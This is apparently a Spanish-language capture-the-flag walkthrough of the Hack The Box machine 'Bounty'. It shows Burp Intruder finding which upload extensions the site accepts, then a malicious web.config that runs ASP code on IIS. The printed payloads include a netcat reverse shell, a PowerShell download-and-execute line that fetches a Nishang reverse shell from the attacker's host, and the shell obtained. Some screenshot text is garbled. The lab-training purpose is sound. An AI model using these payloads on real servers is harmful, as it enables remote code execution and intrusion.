Burp Suite Community Edition v2023.10.11 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Request

```

1 POST /transfer.aspx HTTP/1.1
2 Host: 10.10.10.93
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----282810752112211409982440398202
8 Content-Length: 3792
9 Origin: http://10.10.10.93
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.10.93/transfer.aspx
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15 -----282810752112211409982440398202
16 Content-Disposition: form-data; name="__VIEWSTATE"
17 /wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVs
18 dGwYXJOL2ZvcmtGZGF0YWRkYkpkUHAEGJMJZxANJCAB99U9wzU=
19 -----282810752112211409982440398202
20 Content-Disposition: form-data; name="__EVENTVALIDATION"
21 /wEWAqKB2o03CgLT3oXMAyPmrwg9p1GhTmwWnkxBDOGK/mij
22 -----28281075211221140998244

```

Response

```

13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
14 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
15 <html xmlns="http://www.w3.org/1999/xhtml" >
16 <head id="Head1"><title>
17 Secure File Transfer
18 </title></head>
19 <body>
20 <form name="form1" method="post" action="transfer.aspx" id="form1" enctype="
21 multipart/form-data">
22 <div>
23 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="
24 /wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVs
25 dGwYXJOL2ZvcmtGZGF0YWRkYkpkUHAEGJMJZxANJCAB99U9wzU=
26 QgIEZGRkbWwKaaNvsCQWpNUyBdAb9rsMQWE=" />
27 </div>
28 <div>
29 <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="
30 /wEWAqKB2o03CgLT3oXMAyPmrwg9p1GhTmwWnkxBDOGK/mij
31 </div>
32 <div>
33 <input type="file" name="FileUpload1" id="FileUpload1" />
34 <input type="submit" name="btnUpload" value="Upload" onclick="return
35 ValidateFile();" id="btnUpload" />
36 <br />
37 <span id="Label1" style="color:Red;">Invalid File. Please try again</
38 span>
39 </div>
40 </form>
41 </body>
42 </html>

```

← → ↺ 🏠 10.10.10.93/transfer.aspx

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRE

Browse... No file selected. Upload

Invalid File. Please try again

grep extracts -add y fetch response

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☒ Start after expression:

☐ Start at offset:

☒ End at delimiter:

☐ End at fixed length:

☐ Extract from regex group

☒ Case sensitive

☐ Exclude HTTP headers ☒ Update config based on selection below Refetch response

```

23 </div>
24
25 <div>
26
27   <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="
28   /wEWAgKZ8MildWt3oXMA6m40W3GynYmYi5suXD4N3Tiw" />
29 </div>
30   <div>
31     <input type="file" name="FileUpload1" id="FileUpload1" />
32     <input type="submit" name="btnUpload" value="Upload" onclick="return
33     ValidateFile();" id="btnUpload" />
34     <br />
35     <span id="Label1" style="color:Red;">Invalid File. Please try again</span>
36   </div>
37 </form>
38 </body>
39 </html>

```

Maximum capture length:

Grep - Extract

These settings can be used to extract useful information from responses:

☐ Extract the following items from responses:

Add Edit Remove Duplicate Up Down Clear

Grep - Payloads

y aqui seleccionamos el letrero de invalid file hasta again magicamente arriba en start expresion y en end delimiter aparecen valores al seleccionar esa linea



Define extract grep item



? Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☒ Start after expression:

☐ Start at offset:

☒ End at delimiter:

☐ End at fixed length:

☐ Extract from regex group

☒ Case sensitive

☐ Exclude HTTP headers ☒ Update config based on selection below

Refetch response

```
23 </div>
24
25 <div>
26
27   <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="
28   /wEWAgKZ8MildDwLt3oXMA6m4OW3GynyCNYmYi5suXD4N3Tiw" />
29 </div>
30   <div>
31     <input type="file" name="FileUpload1" id="FileUpload1" />
32     <input type="submit" name="btnUpload" value="Upload" onclick="return
33     ValidateFile();" id="btnUpload" />
34     <br />
35     <span id="Label1" style="color:Red;">Invalid File. Please try again</span>
36   </div>
37 </form>
38 </body>
39 </html>
```




Search




1 highlight

OK

Cancel




y por ultimo start attack




sin embargo todas las respuestas no nos esta entregando un valor concreto si validmos el se agrega un

%2e al lado de la extension probada por lo cual lo esta encodeando en formato url para corregir esto paramos el ataque y vamos a payloads.



en payload encondin quitamos la opcion url encoding



los que no dicen invalid son validas

Attack	Save	Columns
Results	Positions	Payloads
Resource pool	Settings	
Filter: Showing all items		
Request	Payload	Status code
96	.tpl	
14	.gif	200
15	.jpg	200
24	.png	200
25	.doc	200
32	.config	200
33	.jpeg	200
36	.xls	200
51	.xlsx	200
0		200
1	.php	200
2	.html	200
3	.txt	200
4	.htm	200

Error	Timeout	Length	:Red;"> ^	Comment
<input type="checkbox"/>	<input type="checkbox"/>			
<input type="checkbox"/>	<input type="checkbox"/>	1331		
<input type="checkbox"/>	<input type="checkbox"/>	1331		
<input type="checkbox"/>	<input type="checkbox"/>	1331		
<input type="checkbox"/>	<input type="checkbox"/>	1331		
<input type="checkbox"/>	<input type="checkbox"/>	1331		
<input type="checkbox"/>	<input type="checkbox"/>	1331		
<input type="checkbox"/>	<input type="checkbox"/>	1331		
<input type="checkbox"/>	<input type="checkbox"/>	1331		
<input type="checkbox"/>	<input type="checkbox"/>	1336		Invalid File. Please try ...
<input type="checkbox"/>	<input type="checkbox"/>	1336		Invalid File. Please try ...
<input type="checkbox"/>	<input type="checkbox"/>	1336		Invalid File. Please try ...
<input type="checkbox"/>	<input type="checkbox"/>	1336		Invalid File. Please try ...
<input type="checkbox"/>	<input type="checkbox"/>	1336		Invalid File. Please try ...

.gif	200	<input type="checkbox"/>	<input type="checkbox"/>	1331
.jpg	200	<input type="checkbox"/>	<input type="checkbox"/>	1331
.png	200	<input type="checkbox"/>	<input type="checkbox"/>	1331
.doc	200	<input type="checkbox"/>	<input type="checkbox"/>	1331
.config	200	<input type="checkbox"/>	<input type="checkbox"/>	1331
.jpeg	200	<input type="checkbox"/>	<input type="checkbox"/>	1331
.xls	200	<input type="checkbox"/>	<input type="checkbox"/>	1331
.xlsx	200	<input type="checkbox"/>	<input type="checkbox"/>	1331

gif,jpg,png,doc,conf,xls son extenciones validas

#####**#modificar un .conf para obtener un shell en IIS**#####
#####

como podemos subir un .con y tenemos IIS buscamos en internet si podemos tener una shell encontramos el siguiente articulo


<https://soroush.me/blog/2019/08/uploading-web-config-for-fun-and-profit-2/>

el cual nos dice que con asp se puede interpretar algunos comandos por lo cual copiamos el codigo y llamamos al archivo web.config

en las lineas finales nos dice que aqui se agrega el codigo y que al ejecutar la accion nos debe dar un valor de 3

```
7 </system.webServer>
8 </configuration>
9 <!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
0 <%
1 Response.write("-&#x2192")
2 ' it is running the ASP code if you can see 3 by opening the web.config file!
3 Response.write(1+2)
4 Response.write("<!--&#x2192")
5 %>
6 -->
```


lo dejo subir pero no se donde encontrarlo



si recordamos las primeras busquedas de directorios hay un upload

<http://10.10.10.93/UploadedFiles/>

vamos alli pero con el /web.config



3

lo cual significa que podemos ejecutar comandos , aqui se puede hacer uso de una webshell o directamente en esta url hay varias opciones

<https://gist.github.com/gazcbm/ea7206fbbad83f62080e0bbbbeda77d9c>

una interesante es esta

```
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")

Set objShell = CreateObject("WScript.Shell")

objShell.Exec("c:\users\test\documents\nc.exe -d 10.10.10.10 1337 -e c:\windows\system32\cmd.exe")

Response.write("<!--"&"-")
%>
```

sin embargo aca podemos modificar el objshell por certutil para desacargar y ejecutar al tiempo nc para probar cambiamos esta linea y hacemos unping a mi ip , escribo cmd /c para concatenar cmd /c ping 10.10.14.12

```
</configuration>
<!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
<%
Response.write("-"&"->")
Set objShell = CreateObject("WScript.Shell")
objShell.Exec("cmd /c ping 10.10.14.12")
Response.write("<!--"&"-")
%>
```

para validar que si me hizo ping con el comando tcpdump y la interfaz tun0 validamos tcpdump -i tun0 icmp -n

```
~/machineshtb/Bounty |st.githu.com/gazcbm/ea7206fbbad83f62080e0bbbed
sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
Response.write("-"&"->")
Set objShell = CreateObject("WScript.Shell")
```

subimos nuevamente el archivo y miramos la respuesta

```

Bounty
~/machineshtb/Bounty
sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw-IP), snapshot length 262144 bytes
21:57:07.520263 IP 10.10.10.93 > 10.10.14.12: ICMP echo request, id 1, seq 1, length 40
21:57:07.520279 IP 10.10.14.12 > 10.10.10.93: ICMP echo reply, id 1, seq 1, length 40
21:57:08.517522 IP 10.10.10.93 > 10.10.14.12: ICMP echo request, id 1, seq 2, length 40
21:57:08.517538 IP 10.10.14.12 > 10.10.10.93: ICMP echo reply, id 1, seq 2, length 40
21:57:09.515763 IP 10.10.10.93 > 10.10.14.12: ICMP echo request, id 1, seq 3, length 40
21:57:09.515782 IP 10.10.14.12 > 10.10.10.93: ICMP echo reply, id 1, seq 3, length 40
21:57:10.514014 IP 10.10.10.93 > 10.10.14.12: ICMP echo request, id 1, seq 4, length 40
21:57:10.514029 IP 10.10.14.12 > 10.10.10.93: ICMP echo reply, id 1, seq 4, length 40

```

ahora como necesitamos una shell pero descargarla y al mismo tiempo que descarga nos ejecuta la shell utilizaremos nishang seguido de powershell
descargamos el script de nishang y lo de otras maquinas pegamos la linea de shell al final y ponemos nuestros datos

```

miscmandos.txt
Invoke-PowerShell

.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script listens.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat listener must be listening on the given IP and port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

```

```

121 catch
122 {
123     Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
124     Write-Error $_
125 }
126 }
127 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.12 -Port 123
128 |

```

le cambio el nombre


```
~/machineshtb/Bounty
mv Invoke-PowerShellTcp.ps1 nishanshell.ps1
```

y ahora lo que vamos a utilizar es el comando de power shell para descargar y lo agregamos en el script antecedido de cmd y la /c

cmd /c IEX(New-Object System.Net.WebClient).DownloadString("")

```
8 </configuration>
9 <!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
0 <%
1 Response.write("-"&"→")
2 Set objShell = CreateObject("WScript.Shell")
3 objShell.Exec("cmd /c IEX(New-Object System.Net.WebClient).DownloadString('')")
4 Response.write("<!--"&"-")
5 %>
6 →
```

levanto python y pego la url del nishang



```
8 </configuration>
9 <!-- ASP code comes here! It should not include HTML comment closing tag and double dashes!
0 <%
1 Response.write("-"&"→")
2 Set objShell = CreateObject("WScript.Shell")
3 objShell.Exec("cmd /c IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.12:2000/nishanshell.ps1')")
4 Response.write("<!--"&"-")
5 %>
6 →
```

guardo levanto rlwrap nc y subo el archivo web.conf

```

}
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.12 -Port 123
<handlers accessPolicy="Read, Script,
<add name="web_config" path="*.co
</handlers>
<security>
<requestFiltering>
<fileExtensions>
<remove fileExtension="*.cont
</fileExtensions>
~/machineshtb/Bounty
rlwrap nc -lvnp 123
listening on [any] 123 ...
[0] 0:python3- 1:zsh* 2:zsh

```

aca olvide agregar la linea powershell

```

<%
Response.write("-&">)
Set objShell = CreateObject("WScript.Shell")
objShell.Exec("cmd /c powershell IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.12:2000/nishanshell.ps1')")
Response.write("<!--&">)
%>
→

```

vemos las respuestas de pyhton y ya tenemos shell

```

python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
10.10.14.12 - - [04/Dec/2023 22:20:38] "GET / HTTP/1.1" 200 -
10.10.14.12 - - [04/Dec/2023 22:20:38] code 404, message File not found
10.10.14.12 - - [04/Dec/2023 22:20:38] "GET /favicon.ico HTTP/1.1" 404 -
10.10.10.93 - - [04/Dec/2023 22:26:43] "GET /nishanshell.ps1 HTTP/1.1" 200 -
10.10.10.93 - - [04/Dec/2023 22:26:58] "GET /nishanshell.ps1 HTTP/1.1" 200 -

```

```

rlwrap nc -lvnp 123 python3 -m http.server 2000
listening on [any] 123 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.93] 49158
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv>

```

ESCALADA
DE PRIVILEGIOS JUICIPOTATO #####

VEMOS que es un server 2008 y su arquitectura es de 64


```
PS C:\windows\system32\inetsrv> systeminfo")
Set objShell = CreateObject("WScript.Shell")

Host Name:                BOUNTY
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                 55041-402-3606965-84760
Original Install Date:      5/30/2018, 12:22:24 AM
System Boot Time:           12/5/2023, 3:57:31 AM
System Manufacturer:        VMware, Inc.
System Model:               VMware Virtual Platform
System Type:                x64-based PC
Processor(s):                1 Processor(s) Installed.
```

vemos sus privilegios
whoami /priv

```
PS C:\windows\system32\inetsrv> whoami /priv

